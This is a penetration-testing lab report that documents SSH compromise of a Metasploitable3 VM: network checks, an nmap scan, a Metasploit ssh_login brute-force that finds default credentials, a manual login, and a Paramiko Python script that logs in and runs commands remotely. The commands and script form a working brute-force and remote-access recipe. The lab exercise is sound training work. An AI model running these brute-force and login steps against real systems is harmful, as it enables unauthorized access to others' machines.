

Phase1 – SSH Exploitation Report (Task 1.1 & 1.2)

Lab Setup

Role	Machine	IP Address	Purpose
Attacker	Kali Linux	192.168.56.102	Scan, exploit, and connect
Victim	Metasploitable3	192.168.56.101	Target vulnerable SSH service

Why this setup?

It simulates a real-world penetration testing scenario where an attacker discovers and exploits a misconfigured or vulnerable service.

Step 1: Verify IP Addresses of Both Machines

On Metasploitable3: ifconfig

```
Metasploitable3-ub1404 [Running] - Oracle VirtualBox
RX bytes:0 (0.0 B) TX bytes:1281 (1.2 KB)


eth0      Link encap:Ethernet HWaddr 08:00:27:0a:ac:44
          inet addr:192.168.56.101 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0a:ac44/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:79 errors:0 dropped:0 overruns:0 frame:0
          TX packets:40 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15034 (15.0 KB) TX bytes:7142 (7.1 KB)

eth1      Link encap:Ethernet HWaddr 08:00:27:24:d4:4c
          inet addr:172.28.128.3 Bcast:172.28.128.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe24:d4c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13114 (13.1 KB) TX bytes:10204 (10.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:427 errors:0 dropped:0 overruns:0 frame:0
          TX packets:427 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:85476 (85.4 KB) TX bytes:85476 (85.4 KB)

vagrant@metasploitable3-ub1404:~$
```

On Kali: ifconfig



The screenshot shows a terminal window titled "kali@kali: ~". The window contains the output of the "ifconfig" command. It lists two interfaces: "eth0" and "lo".


```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::9227:a1ff:b3e0:34ca  prefixlen 64  scopeid 0x20<link>
            ether 08:00:27:b4:a1:05  txqueuelen 1000  (Ethernet)
                RX packets 40  bytes 8945 (8.7 KiB)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 27  bytes 3880 (3.7 KiB)
                TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
                RX packets 8  bytes 480 (480.0 B)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 8  bytes 480 (480.0 B)
                TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Why? To confirm both machines are connected to the same network.

Test Network Connectivity

ping 192.168.56.101



The screenshot shows a terminal window titled "kali@kali: ~". The window contains the output of the "ping" command to the IP address 192.168.56.101. The output shows multiple ICMP echo requests being sent and their responses from the target machine.

```
(kali㉿kali)-[~]
$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.919 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.266 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.283 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.625 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.448 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=1.30 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.790 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.581 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.406 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.595 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.238 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.232 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=0.317 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.375 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=0.331 ms
```

Why? To confirm that the attacker can reach the victim machine over the network.

Step 3: Scan Victim for Open Ports

```
nmap 192.168.56.101
```

```
(kali㉿kali)-[~]
$ nmap 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-07 19:25 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00047s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3000/tcp  closed ppp
3306/tcp  open  mysql
8080/tcp  open  http-proxy
8181/tcp  closed intermapper
MAC Address: 08:00:27:0A:AC:44 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap done: 1 IP address (1 host up) scanned in 18.57 seconds

(kali㉿kali)-[~]
```

Why? To discover open ports and services. We confirmed that SSH (port 22) was open.

Task 1.1 – Compromising SSH Using Metasploit

Step 1: Start Metasploit

msfconsole

The screenshot shows the msfconsole interface. At the top, it says "Press ENTER to size up the situation". Below that is a banner with the text: "Date: April 25, 1848", "Weather: It's always cool in the lab", "Health: Overweight", "Caffeine: 12975 mg", and "Hacked: All the things". It then says "Press SPACE BAR to continue". At the bottom, it displays the following exploit statistics:
-[metasploit v6.4.50-dev]
+ --=[2496 exploits - 1283 auxiliary - 431 post]
+ --=[1610 payloads - 49 encoders - 13 nops]
+ --=[9 evasion]

Step 2: Run the SSH Login Brute-Force Module

Before we run it , we double check if the file unix_passwords.txt and unix_user.txt exists on my Kali system

The screenshot shows a terminal window with the command \$ ls /usr/share/metasploit-framework/data/wordlists/. The output lists numerous wordlist files, including: adobe_top100_pass.txt, av_hips_executables.txt, av-update-urls.txt, burnett_top_1024.txt, burnett_top_500.txt, can_flood_frames.txt, cms400net_default_userpass.txt, common_roots.txt, dangerzone_a.txt, dangerzone_b.txt, db2_default_pass.txt, db2_default_userpass.txt, db2_default_user.txt, default_pass_for_services_unhash.txt, default_userpass_for_services_unhash.txt, default_users_for_services_unhash.txt, dlink_telnet_backdoor_userpass.txt, flask_secret_keys.txt, grafana_plugins.txt, hci_oracle_passwords.csv, http_default_pass.txt, http_default_userpass.txt, http_default_users.txt, http_owm_common.txt, idrac_default_pass.txt, idrac_default_user.txt, ipmi_passwords.txt, iplmi_users.txt, joomla.txt, keyboard-patterns.txt, lync_subdomains.txt, malicious_urls.txt, mirai_pass.txt, mirai_user_pass.txt, named_pipes.txt, namelist.txt, oracle_default_hashes.txt, oracle_default_passwords.csv, oracle_default_userpass.txt, password.lst, piata_ssh_userpass.txt, postgres_default_pass.txt, postgres_default_userpass.txt, postgres_default_user.txt, routers_userpass.txt, root_userpass.txt, rpc_names.txt, rservices_from_users.txt, sap_common.txt, sap_default.txt, sap_icm_paths.txt, scada_default_userpass.txt, sensitive_files.txt, sensitive_files_win.txt, sid.txt, snmp_default_pass.txt, superset_secret_keys.txt, telerik_ui_asp_net_ajax_versions.txt, telnet_cdata_ftth_backdoor_userpass.txt, tftp.txt, tomcat_mgr_default_pass.txt, tomcat_mgr_default_userpass.txt, tomcat_mgr_default_users.txt, unix_passwords.txt, unix_users.txt, vnc_passwords.txt, vxworks_collide_20.txt, vxworks_common_20.txt, wp-exploitable-plugins.txt, wp-exploitable-themes.txt, wp-plugins.txt, and wp-themes.txt.

If you set a nonexistent file, Metasploit won't run properly and got faild such as No such file or directory This means the brute-force attack won't work at all.

And when we run the Run the SSH Login Brute-Force Module:

```
use auxiliary/scanner/ssh/ssh_login
```

```
set RHOSTS 192.168.56.101
```

```
set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
```

```
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

```
set THREADS 10
```

```
set STOP_ON_SUCCESS true
```

```
run
```

To exploit weak/default SSH credentials.

```
→ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

          _\   _\ 
         ((_) o o ( _)) 
        \_o_o / \ M S F | \| * 
         ||| -WW||| 

      =[ metasploit v6.4.50-dev           ] 
+ -- =[ 2496 exploits - 1283 auxiliary - 431 post      ] 
+ -- =[ 1610 payloads - 49 encoders - 13 nops       ] 
+ -- =[ 9 evasion                                ] 

Metasploit Documentation: https://docs.metasploit.com/ 

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
USER_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 10
THREADS ⇒ 10
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.101:22 - Starting bruteforce
```

And this the result and exploit execution

```
[*] 192.168.56.101:22 - Starting bruteforce
[*] 192.168.56.101:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux'
[*] SSH session 1 opened (192.168.56.102:42659 → 192.168.56.101:22) at 2025-05-07 20:09:44 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > s5s5
```

The user name : vagrant

Password : vagrant

And this step to exploit weak/default SSH credentials.

Step 3: Manually Confirm SSH Access

```
ssh vagrant@192.168.56.101
```

```
# password: vagrant
```

Then run:

```
whoami
```

```
hostname
```

```
touch /tmp/owned_by_kali.txt
```

and the reason for that to validate successful login and demonstrate basic post-exploitation.

```
(kali㉿kali)-[~]
$ ssh vagrant@192.168.56.101
vagrant@192.168.56.101's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
 New release '16.04.7 LTS' available.
 Run 'do-release-upgrade' to upgrade to it.

Last login: Thu May  8 01:03:38 2025 from 192.168.56.102
vagrant@metasploitable3-ub1404:~$ whoami
vagrant
vagrant@metasploitable3-ub1404:~$ hostname
metasploitable3-ub1404
vagrant@metasploitable3-ub1404:~$ touch /tmp/owned_by_kali.txt
vagrant@metasploitable3-ub1404:~$ ifconfig
docker0  Link encap:Ethernet HWaddr 02:42:08:f3:c3:96
          inet addr:172.17.0.1 Bcast:172.17.255.255 Mask:255.255.0.0
          inet6 addr: fe80::42:8ff:fef3:c396/64 Scope:Link
            UP BROADCAST MULTICAST MTU:1500 Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:7 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:0 (0.0 B) TX bytes:1209 (1.2 KB)


eth0    Link encap:Ethernet HWaddr 08:00:27:0a:ac:44
          inet addr:192.168.56.101 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0a:ac44/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:2405 errors:0 dropped:0 overruns:0 frame:0
            TX packets:294 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:169137 (169.1 KB) TX bytes:44344 (44.3 KB)

eth1    Link encap:Ethernet HWaddr 08:00:27:24:d4:4c
          inet addr:172.28.128.3 Bcast:172.28.128.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe24:d44c/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:106 errors:0 dropped:0 overruns:0 frame:0
            TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
```

Task 1.2 – Exploit Using a Custom Python Script (PoC)

Step 1: Write the Exploitation Script

```
nano ssh_poc.py
```



```
File Actions Edit View Help
GNU nano 8.3
import paramiko

ip = "192.168.56.101"
username = "vagrant"
password = "vagrant"

try:
    print(f"[+] Connecting to {ip} via SSH...")
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect(ip, username=username, password=password, timeout=5)

    # Run PoC command
    stdin, stdout, stderr = ssh.exec_command("touch /tmp/poc_from_script.txt && whoami && hostname")
    output = stdout.read().decode().strip()
    print("[+] PoC Successful! Output from victim:")
    print(output)

    ssh.close()


except Exception as e:
    print(f"[-] Failed to connect or execute command: {e}")
```

To

to demonstrate a custom exploitation approach without using Metasploit.

Step 2: Run the Script

```
python3 ssh_poc.py
```



```
(kali㉿kali)-[~]
$ python3 ssh_poc.py

[+] Connecting to 192.168.56.101 via SSH...
[+] PoC Successful! Output from victim:
vagrant
metasploitable3-ub1404
```

This confirms that the attack can be replicated programmatically and executed automatically.

 **Summary**

Task	Tools Used	Result
Task 1.1	Metasploit	Brute-force SSH → manual login success
Task 1.2	Python + Paramiko	Custom script successfully exploited SSH